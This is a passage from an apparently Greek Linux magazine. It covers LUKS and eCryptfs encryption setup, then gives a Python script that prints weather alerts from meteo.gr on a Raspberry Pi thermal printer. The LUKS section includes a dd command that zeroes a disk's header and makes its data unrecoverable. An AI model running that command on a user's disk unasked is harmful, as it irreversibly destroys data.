```

Εφόσον δώσουμε το passphrase και δημιουργηθεί το /dev/mapper/enc_blk_dev με επιτυχία, αρκεί να το προσαρτήσουμε σε κάποια θέση της επιλογή μας:

```
sudo mount /dev/mapper/enc_blk_dev /mnt/encrypted-storage
```

Όπως βλέπετε, η συγκεκριμένη διαδικασία είναι πολύ πιο απλή από εκείνη που ακολουθήσαμε κατά την αρχική προετοιμασία του δίσκου. Ωστόσο, έχετε υπόψη σας ότι μπορεί και να αυτοματοποιηθεί πλήρως! Πριν δούμε πώς μπορεί να επιτευχθεί κάτι τέτοιο, θα ρίξουμε μια ματιά σε μερικές ακόμα βασικές διαδικασίες.

Ας υποθέσουμε ότι ολοκληρώσαμε την εργασία μας στον κρυπτογραφημένο δίσκο και ότι για λόγους ασφαλείας θέλουμε να τον αποπροσαρτήσουμε. Προφανώς, για το σκοπό αυτό θα στραφούμε στο πρόγραμμα umount:

```
sudo umount /mnt/encrypted-storage
```

Όμως, η παραπάνω ενέργεια δεν αρκεί για την πλήρη προστασία των δεδομένων. Πρέπει και να καταργήσουμε το /dev/mapper/enc_blk_dev, αφού όσο υπάρχει θα παρέχει πρόσβαση στα αποκρυπτογραφημένα δεδομένα του δίσκου. Κάτι τέτοιο επιτυγχάνεται ως εξής:

```
sudo cryptsetup luksClose enc_blk_dev
```

Τέλος, κάτι που μπορεί να μας φανεί χρήσιμο όταν διαχειριζόμαστε δίσκους που έχουν κρυπτογραφηθεί με το LUKS, είναι η προσθαφαίρεση passphrases. Η προσθήκη νέων passphrases πραγματοποιείται με τη βοήθεια του cryptsetup:

```
cryptsetup luksAddKey /dev/sdb
```

Με παρόμοιο τρόπο πραγματοποιείται και η κατάργηση:

```
cryptsetup luksRemoveKey /dev/sdb
```

Στην πρώτη περίπτωση το cryptsetup θα μας ζητήσει να εισαγάγουμε το νέο passphrase, ενώ στη δεύτερη θα μας ζητήσει να δώσουμε εκείνο που θέλουμε να καταργηθεί.

Διαδικασία απόσυρσης

Για την πρόσβαση στα δεδομένα ενός δίσκου που έχει κρυπτογραφηθεί με το LUKS απαιτείται το αντίστοιχο passphrase. Όπως τονίσαμε, όμως, τα δεδομένα δεν κρυπτογραφούνται με το passphrase. Η κρυπτογράφηση πραγματοποιείται με το λεγόμενο master key, το οποίο βρίσκεται αποθηκευμένο (σε κρυπτογραφημένη μορφή) μέσα στο LUKS header. Το passphrase αποτελεί απλά ένα μέσο για την απόκτηση του master key. Από τα παραπάνω συνεπάγεται ότι η διαγραφή του LUKS header αποτελεί κίνηση ματ – τόσο προς τους επίδοξους κατάσκοπους, όσο και προς τον εαυτό μας. Το passphrase θα είναι πλέον άχρηστο. Ας υποθέσουμε λοιπόν ότι έχουμε κρυπτογραφήσει έναν δίσκο με το LUKS και κάποια στιγμή αποφασίζουμε να του αλλάξουμε χρήση, να τον πουλήσουμε ή απλά

να τον αντικαταστήσουμε. Ο ευκολότερος τρόπος για να εξασφαλίσουμε ότι τα περιεχόμενά του θα παραμείνουν κρυπτογραφημένα και προστατευμένα για πάντα, είναι να δώσουμε κάτι τέτοιο:

```
dd if=/dev/zero of=/dev/sdb bs=1024 count=2048
```

Στο παράδειγμα υποθέτουμε ότι ο κρυπτογραφημένος δίσκος αντιστοιχεί στη συσκευή /dev/sdb. Με την εκτέλεση του παραπάνω θα διαγραφούν τα πρώτα 2MB του δίσκου και μαζί τους είναι βέβαιο ότι θα διαγραφεί ολόκληρο το LUKS header. Μετά από κάτι τέτοιο, ακόμα και με τη βοήθεια του passphrase τα δεδομένα θα είναι αδύνατο να ανακτηθούν!

Αυτόματη προσάρτηση

Το LUKS αποτελεί τμήμα του πυρήνα εδώ και αρκετά χρόνια και δεν διακρίνεται μόνο για τις αυξημένες επιδόσεις του. Απολαμβάνει και ευρεία υποστήριξη από όλες τις διανομές και από πάρα πολλές εφαρμογές. Για παράδειγμα, αν κρυπτογραφήσουμε ένα δίσκο με το LUKS, το σχετικό block device εμφανίζεται αυτόματα στο μενού places του GNOME, όπως επίσης και στο side-pane του Nautilus. Η δε προσάρτηση πραγματοποιείται με ένα απλό κλικ, ενώ για την εισαγωγή του passphrase εμφανίζεται αυτόματα ένα πλαίσιο διαλόγου! Υπάρχουν όμως και περιπτώσεις που όλες αυτές οι ευκολίες είναι άχρηστες. Σκεφτείτε, για παράδειγμα, την περίπτωση ενός file server που δεν σηκώνει παραθυρικό περιβάλλον ή, ακόμα χειρότερα, ένα μικρό VPS. Ε, λοιπόν, η εύκολη προσάρτηση των κρυπτογραφημένων μέσων μπορεί να εξασφαλιστεί και σε αυτά τα συστήματα. Πώς θα σας φαινόταν αν αρκούσε να δώσετε το απαιτούμενο passphrase κατά το boot του συστήματος και η προσάρτηση να ολοκληρωνόταν αυτόματα;

Για να υλοποιήσουμε τον παραπάνω αυτοματισμό, πρέπει να δημιουργήσουμε το αρχείο ρυθμίσεων crypttab εντός του καταλόγου /etc. Σε αυτό το αρχείο προσδιορίζουμε τις κρυπτογραφημένες συσκευές και παρέχουμε ορισμένα δεδομένα που απαιτούνται για τη δημιουργία των block devices, τα οποία θα παρέχουν πρόσβαση στα αποκρυπτογραφημένα δεδομένα. Όπως υποψιάζεστε, το εν λόγω αρχείο αξιοποιείται από το υποσύστημα dm-crypt του πυρήνα. Με τη βοήθεια του crypttab μπορούμε να αυτοματοποιήσουμε αρκετές από τις εργασίες που πραγματοποιεί το cryptsetup. Ας δούμε πώς πρέπει να συμπληρώσουμε το εν λόγω αρχείο, επεκτείνοντας το παράδειγμα που μελετήσαμε νωρίτερα. Αρχικά, δημιουργούμε το crypttab και το ανοίγουμε προς επεξεργασία:

```
sudo nano /etc/crypttab
```

Κατόπιν προσθέτουμε την ακόλουθη γραμμή:

```
vault   /dev/sdb   none   luks
```

Όπως βλέπετε, η γραμμή χωρίζεται σε τέσσερα τμήματα. Το πρώτο αναφέρει το όνομα του νέου block device που θέλουμε να δημιουργηθεί. Το δεύτερο τμήμα προσδιορίζει την κρυπτογραφημένη συσκευή. Εκεί, αντί για το όνομα του device file θα μπορούσαμε να είχαμε δώσει το UUID του δίσκου. Μήπως αναρωτιέστε πώς θα το βρίσκαμε; Ο πιο εύκολος τρόπος είναι με τη βοήθεια του προγράμματος lsblk, η χρήση του οποίου ξεφεύγει από το θέμα μας. Μπορείτε να ρίξετε μια ματιά στο σχετικό man page και είμαστε σίγουροι ότι θα καταλάβετε αμέσως πώς λειτουργεί. Στην τρί-

τη περιοχή της παραπάνω γραμμής τοποθετείται το αντίστοιχο passphrase. Χρησιμοποιώντας τη λέξη none σε αυτό το σημείο, υποχρεώνουμε το σύστημα να παγώσει οποιαδήποτε άλλη ενέργεια πραγματοποιεί και να ζητήσει το passphrase από το χρήστη. Η τέταρτη και τελευταία περιοχή της γραμμής προορίζεται για την παράθεση μερικών ρυθμίσεων με τη μορφή λίστας. Ωστόσο, στην περίπτωση των αποθηκευτικών μέσων που έχουν κρυπτογραφηθεί με το LUKS, δεν προβλέπεται καμία ρύθμιση. Ακριβώς γι' αυτό, στη συγκεκριμένη θέση έχουμε εισάγει μόνο την ειδική λέξη luks. Εφόσον ολοκληρώσουμε τη συμπλήρωση του crypttab πρέπει να ενημερώσουμε το σύστημα για τις αλλαγές και, κυρίως, να προσθέσουμε στο initramfs την απαραίτητη λειτουργικότητα: Τη δυνατότητα να διακόπτεται το boot και το σύστημα να ζητά από το χρήστη την εισαγωγή του passphrase. Για το σκοπό αυτό απαιτούνται ορισμένα scripts που διανέμονται με το πακέτο cryptsetup. Το επόμενο βήμα, λοιπόν, είναι η προσθήκη του σχετικού πακέτου:

```
sudo apt-get install cryptsetup
```

Σε αυτό το σημείο ενδέχεται να διαμαρτυρηθείτε! Ποιος ο λόγος να προσθέσουμε το πακέτο cryptsetup, εφόσον το ομώνυμο εργαλείο υπάρχει ήδη στο σύστημα; Η απάντηση είναι αρκετά απλή: Αυτό που υπάρχει εξ ορισμού στις περισσότερες διανομές είναι το εκτελέσιμο (binary) cryptsetup και όχι τα συνοδευτικά scripts ;) Εφόσον εγκαταστήσουμε το πακέτο, πρέπει να προχωρήσουμε στην ενημέρωση του initramfs:

```
update-initramfs -u -k all
```

Σημειώστε ότι η παραπάνω ενέργεια πρέπει να εκτελείται μετά από κάθε τροποποίηση του crypttab. Μετά από αυτό το βήμα απομένει ένα ακόμα, που λογικά θα σας φανεί περισσότερο οικείο από κάθε άλλο. Πρέπει να προσθέσουμε μια κατάλληλη γραμμή εντός του αρχείου fstab, για να πετύχουμε την αυτόματη προσάρτηση του block device με τα κρυπτογραφημένα δεδομένα. Στο παράδειγμα που εξετάζουμε, αρκεί να ανοίξουμε το /etc/fstab και να προσθέσουμε κάτι τέτοιο:

```
/dev/mapper/vault   /mnt/vault  ext4   auto,user,rw,errors=remount-ro   0   0
```

Παρατηρήστε ότι στο τέταρτο πεδίο της παραπάνω γραμμής έχουμε συμπεριλάβει την επιλογή user. Έτσι εξασφαλίζουμε ότι η προσάρτηση κι αποπροσάρτηση του σχετικού block device θα είναι δυνατή από όλους τους χρήστες – χωρίς τη χρήση του sudo. Σε ένα σύστημα με μοναδικό χρήστη τον εαυτό μας, κάτι τέτοιο αυξάνει την ευκολία ακόμα περισσότερο ;)

Κρυπτογράφηση καταλόγων

Στο ξεκίνημα του άρθρου μιλήσαμε και για το eCryptfs. Μη νομίζετε ότι το ξεχάσαμε, ούτε ότι θα ήταν περιττή η παρουσίασή του, μετά από όσα προηγήθηκαν. Το σενάριο που μελετήσαμε μέχρι τώρα παρουσιάζει αρκετό ενδιαφέρον, αλλά ούτε μπορεί, ούτε θα είχε νόημα να εφαρμοστεί σε κάθε περίπτωση. Αν ο όγκος των δεδομένων που θέλουμε να κρυπτογραφήσουμε είναι μικρός, η αφιέρωση ενός δίσκου ή μιας κατάτμησης για τα κρυπτογραφημένα δεδομένα θα συνιστούσε σπατάλη. Εξάλλου, όταν δεν συντρέχουν ειδικοί λόγοι, η κρυπτογράφηση ολόκληρου του συστήματος ξοδεύει ανώφελα τη διαθέσιμη επεξεργαστική ισχύ και εισάγει περιττές καθυστερήσεις. Ας εξετάσουμε λοιπόν κι ένα απλούστερο σενάριο, κατά το οποίο θέλουμε να κρυπτογραφήσουμε λίγα μόνο αρχεία. Σε αυτή την περίπτωση αρκεί να κρυπτογραφήσουμε έναν κατάλογο, εντός του οποίου θα τοποθετούμε τα ευαίσθητα δεδομένα.

Για αυτή τη δουλειά θα αξιοποιήσουμε το eCryptfs. Όπως έχουμε πει, ο κώδικας του συγκεκριμένου filesystem βρίσκεται ήδη στον πυρήνα. Ωστόσο, για το χειρισμό του απαιτούνται κάποια εργαλεία που δεν συγκαταλέγονται στον "standard" εξοπλισμό των διανομών. Το πρώτο βήμα, λοιπόν, είναι να εγκαταστήσουμε το σχετικό πακέτο:

```
sudo apt-get install ecryptfs-utils
```

Τώρα μπορούμε να δημιουργήσουμε τον κατάλογο που σκοπεύουμε να κρυπτογραφήσουμε και να του δώσουμε τα κατάλληλα δικαιώματα:

```
mkdir /home/pvar/vault
chmod 700 /home/pvar/vault
```

Σημειώστε ότι για την εκτέλεση των παραπάνω δεν χρησιμοποιήσαμε το sudo. Ο κατάλογος που φτιάχνουμε θέλουμε να ανήκει στο δικό μας λογαριασμό και όχι σε εκείνον του root. Με αυτόν τον τρόπο θα έχουμε πλήρη πρόσβαση στο περιεχόμενο του κρυπτογραφημένου καταλόγου, χωρίς να εκτελούμε κάθε λίγο και λιγάκι το sudo. Στη συνέχεια, με τη χρήση του chmod εξασφαλίζουμε ότι μόνον εμείς θα έχουμε πρόσβαση στο συγκεκριμένο κατάλογο και κανένας άλλος. Αυτή η κίνηση, όμως, ενδέχεται να δημιουργήσει μια απορία: Ποιος ο λόγος να απαγορεύσουμε την πρόσβαση στο συγκεκριμένο κατάλογο, εφόσον τα περιεχόμενά του θα είναι κρυπτογραφημένα; Αυτή η απορία θα λυθεί μόνο όταν μελετήσουμε το τελευταίο στάδιο της εργασίας μας:

```
sudo mount –t ecryptfs /home/pvar/vault /home/pvar/vault
```

Στην παραπάνω γραμμή συμπυκνώνονται όλες οι ιδιαιτερότητες του eCryptfs. Καταρχάς, για τη χρήση του πρέπει να επιστρατεύσουμε το προγραμματάκι mount, όπως και με κάθε άλλο filesystem. Μόνο που το eCryptfs *δεν* μπορεί να προσαρτήσει ολόκληρες κατατμήσεις. Μην ξεχνάτε ότι πρόκειται για ένα stacked filesystem κι ως εκ τούτου, λειτουργεί μόνο πάνω από κάποιο υπάρχον filesystem. Τελικά, με το eCryptfs μπορούμε να προσαρτούμε αποκλειστικά και μόνο καταλόγους. Εδώ όμως χρειάζεται λίγη προσοχή: Το eCryptfs μπορεί να προσαρτήσει έναν κατάλογο πάνω στον ίδιο του τον εαυτό! Έτσι, για όσο ισχύει η προσάρτηση, τα περιεχόμενα του καταλόγου εμφανίζονται αποκρυπτογραφημένα. Όταν όμως καταργείται η προσάρτηση, τα περιεχόμενα εμφανίζονται στην κρυπτογραφημένη τους μορφή. Στην πραγματικότητα, όταν προσαρτούμε έναν κατάλογο με το eCryptfs, οτιδήποτε τοποθετούμε μέσα του καταλήγει να γραφτεί στο δίσκο σε κρυπτογραφημένη μορφή. Ωστόσο, όταν ο κατάλογος είναι προσαρτημένος και προσπαθούμε να τον προσπελάσουμε, το eCryptfs παρεμβαίνει και αποκρυπτογραφεί τα πάντα αυτομάτως.

Ελπίζουμε τώρα να λύθηκε και η απορία που προέκυψε νωρίτερα. Τροποποιήσαμε τα δικαιώματα του καταλόγου vault προς το αυστηρότερο, γιατί όταν θα είναι προσαρτημένος τα περιεχόμενα του θα εμφανίζονται αποκρυπτογραφημένα. Αν η προσάρτηση του καταλόγου vault γινόταν σε κάποια άλλη θέση και όχι πάνω στον ίδιο του τον εαυτό, τότε ο ίδιος ο κατάλογος θα εμφανιζόταν πάντοτε κρυπτογραφημένος. Όποιος χρήστης του συστήματος είχε την περιέργεια να τον ψαχουλέψει, δεν θα έβλεπε ποτέ κάτι χρήσιμο. Σε αυτή την περίπτωση, για να κρατήσουμε μακριά τα αδιάκριτα βλέμματα, θα έπρεπε να τροποποιήσουμε τα δικαιώματα πρόσβασης του άλλου καταλόγου – εκείνου στον οποίο θα γινόταν η προσάρτηση ;)

Γρηγορότερη προσάρτηση

Κάθε φορά που πραγματοποιούμε την προσάρτηση ενός κρυπτογραφημένου καταλόγου, το eCryptfs μάς απευθύνει μερικές ερωτήσεις. Για παράδειγμα, ρωτάει ποιος αλγόριθμος θέλουμε να χρησιμοποιηθεί για την κρυπτογράφηση και την αποκρυπτογράφηση, ζητάει το passphrase κ.ά. Το περιεχόμενο των ερωτήσεων είναι απόλυτα κατανοητό και δεν θα δυσκολέψει κανέναν. Ωστόσο, η υποχρέωση να απαντάμε στις ίδιες ερωτήσεις ξανά και ξανά, είναι σίγουρο ότι θα μάς κουράσει πολύ γρήγορα. Για να επιταχύνουμε τη διαδικασία της προσάρτησης, μπορούμε να δημιουργήσουμε ένα αρχείο ρυθμίσεων για το eCryptfs κι από εκεί να απαντήσουμε σ' όλες τις (ενοχλητικές) ερωτήσεις. Στο παράδειγμα που εξετάσαμε το eCryptfs χρησιμοποιείται με τη βοήθεια του sudo και άρα από τον χρήστη root[2]. Επομένως, το αρχείο ρυθμίσεων πρέπει να δημιουργηθεί στο home directory του root:

```
sudo nano /root/.ecryptfsrc
```

Μέσα στο αρχείο πρέπει να προσθέσουμε τα ακόλουθα:

```
key=passphrase
ecryptfs_sig=signature
ecryptfs_cipher=aes
ecryptfs_key_bytes=16
ecryptfs_passthrough=n
ecryptfs_enable_filename_crypto=y
```

Ουσιαστικά, καθεμία από τις παραπάνω γραμμές απαντά σε μία από τις ερωτήσεις του eCryptfs. Σημειώστε ότι στην πρώτη γραμμή δεν πρέπει να αντικαταστήσουμε τη λέξη passphrase με το ίδιο το συνθηματικό μας. Η συγκεκριμένη λέξη επιδέχεται ειδικής ερμηνείας και θα υποχρεώσει το eCryptfs να μας ζητήσει το passphrase κατά την προσάρτηση του καταλόγου. Αυτή είναι και η μοναδική ερώτηση που θα μας απευθύνει! Στη δεύτερη γραμμή ωστόσο, θα πρέπει να αντικαταστήσουμε τη λέξη signature με μια ειδική δεκαεξαδική τιμή, που παράγεται κατά την πρώτη προσάρτηση του κρυπτογραφημένου καταλόγου. Αυτή την τιμή θα την βρούμε στο αρχείο /root/.ecryptfs/sig-cache.txt. Ενδιαφέρον παρουσιάζει και η τελευταία γραμμή των ρυθμίσεων, όπου έχουμε επιβάλλει την κρυπτογράφηση των ονομάτων των αρχείων μας. Σύμφωνα με τις εργοστασιακές ρυθμίσεις, βλέπετε, το eCryptfs κρυπτογραφεί μόνο το περιεχόμενο των αρχείων και όχι τα ονόματά τους. Δεν ξέρουμε για σας, αλλά σε μας δεν άρεσε αυτό. Μετά τη συμπλήρωση και την αποθήκευση του αρχείου /root/.ecryptfsrc, ακολουθεί μια μικρή προσθήκη στο αρχείο fstab. Εκεί αρκεί να προσθέσουμε κάτι τέτοιο:

```
/home/pvar/vault   /home/pvar/vault   ecryptfs   noauto   0   0
```

Νομίζουμε ότι η παραπάνω γραμμή δεν χρειάζεται επεξήγηση. Αφού αποθηκεύσουμε και το fstab, θα μπορούμε να προσαρτούμε τον κρυπτογραφημένο κατάλογο δίνοντας κάτι τέτοιο:

```
sudo mount /home/pvar/vault
```

Πλέον, όχι μόνο θα πληκτρολογούμε κάτι πιο σύντομο, αλλά θα απαντάμε και σε λιγότερες ερωτήσεις: Θα αρκεί να δίνουμε το passphrase.

2. Στην πραγματικότητα μπορεί να χρησιμοποιηθεί από οποιονδήποτε χρήστη, αλλά κάτι τέτοιο προϋποθέτει την επέμβαση στις ρυθμίσεις του PAM.

Ατελείωτες ευκολίες

Το eCryptfs, σε αντίθεση με το LUKS, δεν δημιουργεί κάποιο header για την αποθήκευση των παραμέτρων της κρυπτογράφησης. Οι σχετικές πληροφορίες (cryptographic metadata) αποθηκεύονται σε κάθε κρυπτογραφημένο αρχείο ξεχωριστά! Αυτή η προσέγγιση μπορεί να είναι ελαφρώς σπάταλη, αλλά προσφέρει δύο τεράστιες ευκολίες. Κατ' αρχάς, κάθε αρχείο εντός του κρυπτογραφημένου καταλόγου είναι εντελώς ανεξάρτητο από τα υπόλοιπα, όπως κι από τον κατάλογο. Αυτό σημαίνει ότι μπορούμε να αντιγράψουμε ένα αρχείο σε κάποιον άλλον υπολογιστή και, χωρίς να μεταφέρουμε άλλες πληροφορίες ή ρυθμίσεις, θα μπορούμε να το αποκρυπτογραφήσουμε χρησιμοποιώντας το ίδιο passphrase. Επιπρόσθετα, εφόσον κάθε αρχείο παρουσιάζει αυτή την αυτοτέλεια, μπορούμε να διατηρούμε incremental backups. Εφόσον γνωρίζουμε το passphrase, τα αρχεία του backup θα μπορούν να αποκρυπτογραφηθούν κανονικά, ανά πάσα στιγμή και σε οποιοδήποτε σύστημα. Για να κατανοήσετε τη μεγάλη αξία αυτής της ευκολίας, σκεφτείτε ότι στην περίπτωση που έχουμε κρυπτογραφήσει έναν ολόκληρο δίσκο με το LUKS, κάθε backup θα έχει το ίδιο μέγεθος με το δίσκο.

Αν μετά από όσα είπαμε δεν συγκινηθήκατε καθόλου, σάς έχουμε μία έκπληξη. Το πακέτο ecryptfs-utils περιλαμβάνει ένα script με το όνομα ecryptfs-migrate-home. Όπως καταλαβαίνετε, πρόκειται για ένα script που κρυπτογραφεί ολόκληρο το home directory ενός χρήστη και πραγματοποιεί όλες τις απαραίτητες ρυθμίσεις, ώστε η αποκρυπτογράφηση να πραγματοποιείται αυτόματα κατά τη διαδικασία της σύνδεσης (login). Αν αποφασίσετε να χρησιμοποιήσετε αυτό το εξαιρετικό script, σημειώστε ότι είναι φρόνιμο να το εκτελέσετε από το λογαριασμό του root. Επιπρόσθετα, φροντίστε να μην τρέχει καμία διεργασία από το λογαριασμό σας (και μην ξεχάσετε να κάνετε logout από τα X). Αυτό είναι απαραίτητο, ώστε όσο διαρκεί η κρυπτογράφηση να μην πραγματοποιηθεί καμία τροποποίηση στα αρχεία σας. Περιττό να σας πούμε ότι εμείς εγκαταστήσαμε το πακέτο ecryptfs-utils σε όλα τα συστήματά μας και στη συνέχεια σπεύσαμε να εκτελέσουμε κάτι τέτοιο:

```
# ecryptfs-migrate-home –u pvar
```

Μη μας βλέπετε έτσι εμάς, καλά παιδιά, δηλαδή: Έχουμε πολλά μυστικά να κρύψουμε... ;)

Skill: Beginner
Tags: Raspberry Pi, thermal printer, Python, Internet of Things



by multiPetros

Έκτακτα δελτία καιρού από το Raspberry Pi [μέρος 2ο]

Η υπερσύγχρονη κατασκευή που θα εκτυπώνει τα μηνύματά της σε μια στενή λωρίδα χαρτιού είναι σχεδόν έτοιμη! Θα μπορούσε να έχει ξεπηδήσει από κάποιο μυθιστόρημα επιστημονικής φαντασίας του 19ου αιώνα, αλλά γεννήθηκε από τη δική μας (παιχνιδιάρικη) φαντασία και την ατελείωτη όρεξη για κατασκευές :D

Στο πρώτο μέρος του άρθρου, που αρχίζει από τη σελίδα 14, αναφερθήκαμε στους κλασικούς τρόπους σύνδεσης των θερμικών εκτυπωτών με έναν υπολογιστή και ειδικότερα με το Raspberry Pi. Ακολούθως εγκαταστήσαμε το απαραίτητο λογισμικό για το χειρισμό του δικού μας εκτυπωτή με τη βοήθεια της γλώσσας Python, ενώ φροντίσαμε να πάρουμε κι ένα μέτρο για τη θωράκιση του συστήματος: Εξασφαλίσαμε ότι οι απλοί χρήστες του συστήματος θα έχουν πλήρη πρόσβαση στις λειτουργίες του εκτυπωτή, επομένως η εκτύπωση μηνυμάτων δεν θα απαιτεί τα δικαιώματα του χρήστη root. Αυτό κρίθηκε σημαντικό γιατί το πρόγραμμα που θα τυπώνει τις ειδοποιήσεις θα αντλεί δεδομένα από το δίκτυο. Ένα τέτοιο πρόγραμμα, του οποίου η είσοδος δεν μπορεί να θεωρηθεί (και ούτε είναι) αξιόπιστη, πρέπει να εκτελείται με τα ελάχιστα δυνατά δικαιώματα. Αφού ξεμπερδέψαμε και μ' αυτό το ζήτημα, φροντίσαμε να ξεκαθαρίσουμε ορισμένες λεπτομέρειες σχετικά με τον τρόπο λειτουργίας του προγράμματός μας. Σε αυτό το μέρος θα δούμε (επιτέλους) τους καρπούς αυτής της ενδελεχούς προετοιμασίας. Στη συνέχεια παραθέτουμε τον κώδικα που γράψαμε, αλλά έχετε υπόψη ότι μπορείτε να τον κατεβάσετε κι από το http://bit.ly/dh039metrep.

```
#! /usr/bin/env python
# -*- file encoding: utf-8 -*-

# Meteo Reporter - deltaHacker Magazine - v.1.0
# Copyright (c) 2014, Petros Kyladitis
#
# Prints reports for hazardous weather conditions, predicted from meteo.gr,
# at EPSON thermal printers, connected via USB.
#
# This is free software, distributed under the GNU GPL 3

import re, urllib
from escpos import *

# ----- options section start -----
MIN_TEMP = 3
MAX_TEMP = 37
MAX_WIND_SPEED = 7
HAZARD_CONDITIONS = ["XIONOPTOSI","KATAIGIDA"]
CITY = "ΧΙΟΣ"
URL = "http://meteo.gr/m/m-cf.cfm?city_id=11&ProvinceID=8"
PRINTER_TYPE = "USB" #valid options: "USB", "SERIAL", "NET"
USB_PRINTER_VENDOR_ID = 0x04b8
```

```
USB_PRINTER_PRODUCT_ID = 0x0e03
NETWORK_PRINTER_IP = "192.168.1.99" # we don't care about this
SERIAL_PRINTER_PORT = "/dev/tty0" # we don't care about this
# ----- options section end -----

def strip_tags(html):
    return re.sub('<[^<]+?>', '', html)

def el_to_lat(text):
    el = ('α','β','γ','δ','ε','ζ','η','θ','ι','κ','λ','μ','ν','ξ','ο','π','ρ','σ','τ','υ','φ','χ','ψ','ω','Α','Β','Γ','Δ','Ε','Ζ','Η','Θ','Ι','Κ','Λ','Μ','Ν','Ξ','Ο','Π','Ρ','Σ','Τ','Υ','Φ','Χ','Ψ','Ω','ς','ά','έ','ή','ί','ϊ','ΐ','ό','ύ','ϋ','ΰ','ώ','Ά','Έ','Ή','Ί','Ϊ','Ό','Ύ','Ϋ','Ώ')
    lat = ('a','b','g','d','e','z','i','th','i','k','l','m','n','ks','o','p','r','s','t','y','f','x','ps','o','A','B','G','D','E','Z','I','TH','I','K','L','M','N','KS','O','P','R','S','T','Y','F','X','PS','O','s','a','e','i','i','i','i','o','y','y','y','o','A','E','I','I','I','O','Y','Y','O')
    dic = dict(zip(el, lat))

    for i, j in dic.iteritems():
        text = text.replace(i, j)
    return text

def main():
    opener = urllib.FancyURLopener({})
    f = opener.open(URL)
    content = f.read()
    start = content.find(CITY) + len(CITY)
    end = content.find("<style>", start)
    htmltext = content[start:end]
    plaintext = strip_tags(htmltext)
    plaintext = plaintext.replace(" &deg;C", "^C")
    plaintext = plaintext.replace(" μποφόρ", "^BF")
    lines = plaintext.splitlines(True)
    listedlines = []

```

```
    for line in lines:
        line = line.strip()
        if line != "":
            listedlines.append(line)

    i = 0
    printline = ""
    printdoc = ""
    forecast = [""] * 5

    for listedline in listedlines:
        forecast[i] = el_to_lat(listedline).upper()

        if i == 4:
            to_be_printed = False

            if int(forecast[2][0:forecast[2].find("^")]) <= MIN_TEMP or int(forecast[2][0:forecast[2].find("^")]) >= MAX_TEMP:
                to_be_printed = True

            if forecast[3] in HAZARD_CONDITIONS:
                to_be_printed = True

            if  int(forecast[4][:forecast[4].find("^")]) >= MAX_WIND_SPEED:
                to_be_printed = True

            if to_be_printed == True:
                for forecastItem in forecast:
                    printline = printline + " " + forecastItem
                printdoc = printdoc + printline.strip() + "\n"

            printline = ""
            i = 0
        else:
```

```
087             i = i + 1
088
089     if printdoc != "":
090         Epson = None
091         if PRINTER_TYPE == "USB":
092             Epson = printer.Usb(USB_PRINTER_VENDOR_ID,USB_PRINTER_
                PRODUCT_ID)
093         elif PRINTER_TYPE == "NET":
094             Epson = printer.Network(NETWORK_PRINTER_IP)
095         else:
096             Epson = printer.Serial(SERIAL_PRINTER_PORT)
097         Epson.set("LEFT", "A", "B", 1, 1)
098         Epson.text("## HAZARDOUS WEATHER REPORT FOR " + el_to_
            lat(CITY) + " ##\n")
099         Epson.text(printdoc)
100         Epson.text("\n## END OF THE REPORT ##\n")
101         Epson.cut()
102
103     exit()
104
105 if __name__ == "__main__":
106     main()
```

Ας προχωρήσουμε τώρα στην κλασική ανάλυση του κώδικα, γραμμή προς γραμμή.

Γραμμές 16 έως 26. Εδώ έχουμε ένα μπλοκ δηλώσεων για ορισμένες μεταβλητές που ρυθμίζουν τη συμπεριφορά του προγράμματος. Στις πρώτες δύο γραμμές ορίζουμε τη "φυσιολογική" περιοχή τιμών για τη θερμοκρασία. Όταν η πρόγνωση αναφέρει θερμοκρασίες έξω από αυτή την περιοχή, το πρόγραμμα θα θεωρεί ότι πρόκειται για κάποιο ακραίο καιρικό φαινόμενο και θα τυπώνει τη σχετική ειδοποίηση. Ακολουθεί ο ορισμός μίας μεταβλητής με παρόμοια λειτουργία, η οποία ωστόσο θα χρησιμοποιείται σαν άνω όριο για την ταχύτητα του ανέμου. Η επόμενη μεταβλητή χρησιμοποιείται κι αυτή για τον εντοπισμό των επικίνδυνων καιρικών φαινομένων και μπορείτε να καταλάβετε εύκολα τη λογική με την οποία την έχουμε ορίσει. Αυτό που μπορεί να σας προκαλέσει εντύπωση είναι το γεγονός ότι οι λέξεις που έχουμε δώσει σαν τιμή στη συγκεκριμένη μεταβλητή είναι γραμμένες σε greeklish. Αυτό συμβαίνει γιατί, όπως θα δούμε στη συνέχεια, το πρόγραμμα μεταφράζει όλα τα εισερχόμενα δεδομένα σε greeklish και μετά πραγματοποιεί τους ελέγχους και την όποια εκτύπωση. Στις γραμμές 20 και 21 δίνουμε το όνομα της περιοχής για την οποία λαμβάνουμε τις προγνώσεις, όπως επίσης και το σχετικό URL. Σημειώστε ότι

το όνομα της τοποθεσίας είναι γραμμένο με ελληνικούς χαρακτήρες και συγκεκριμένα με κεφαλαία γράμματα, αφού έτσι εμφανίζεται και στις σελίδες HTML που παράγει το meteo. Ακολουθούν μερικές ρυθμίσεις για τον εκτυπωτή που πιστεύουμε ότι δεν χρειάζονται επεξήγηση.

Γραμμές 29 και 30. Εδώ ορίζεται μια μικρή αλλά άκρως αποτελεσματική συνάρτηση, με τη βοήθεια της οποίας απομακρύνονται όλα τα HTML tags από το εισερχόμενο "κείμενο". Ουσιαστικά, όλη η δουλειά πραγματοποιείται από μία άλλη συνάρτηση (sub), η οποία ανήκει στη βιβλιοθήκη των κανονικών εκφράσεων (re). Η συνάρτηση sub (από το substitute) πραγματοποιεί αντικαταστάσεις και υποστηρίζει τη χρήση κανονικών εκφράσεων.



Η εκδοχή mobile του meteo.gr. Από εδώ θα αντλούμε την πρόγνωση για τον καιρό.

Γραμμές 32 έως 39. Η δεύτερη συνάρτηση που περιλαμβάνει το πρόγραμμά μας, μετατρέπει τους ελληνικούς χαρακτήρες σε λατινικούς. Με άλλα λόγια, πραγματοποιεί τη "μετάφραση" σε greeklish. Για να γίνει αυτό έχουμε ορίσει μια λίστα με όλους του ελληνικούς χαρακτήρες και μία ακόμα με τους αντίστοιχους λατινικούς. Αυτές οι δύο λίστες συνενώνονται σε μια δομή λεξικού, με τη βοήθεια της συνάρτησης zip. Η μετατροπή αυτή καθ' αυτή συντελείται από ένα βρόχο, στις γραμμές 37 και 38.

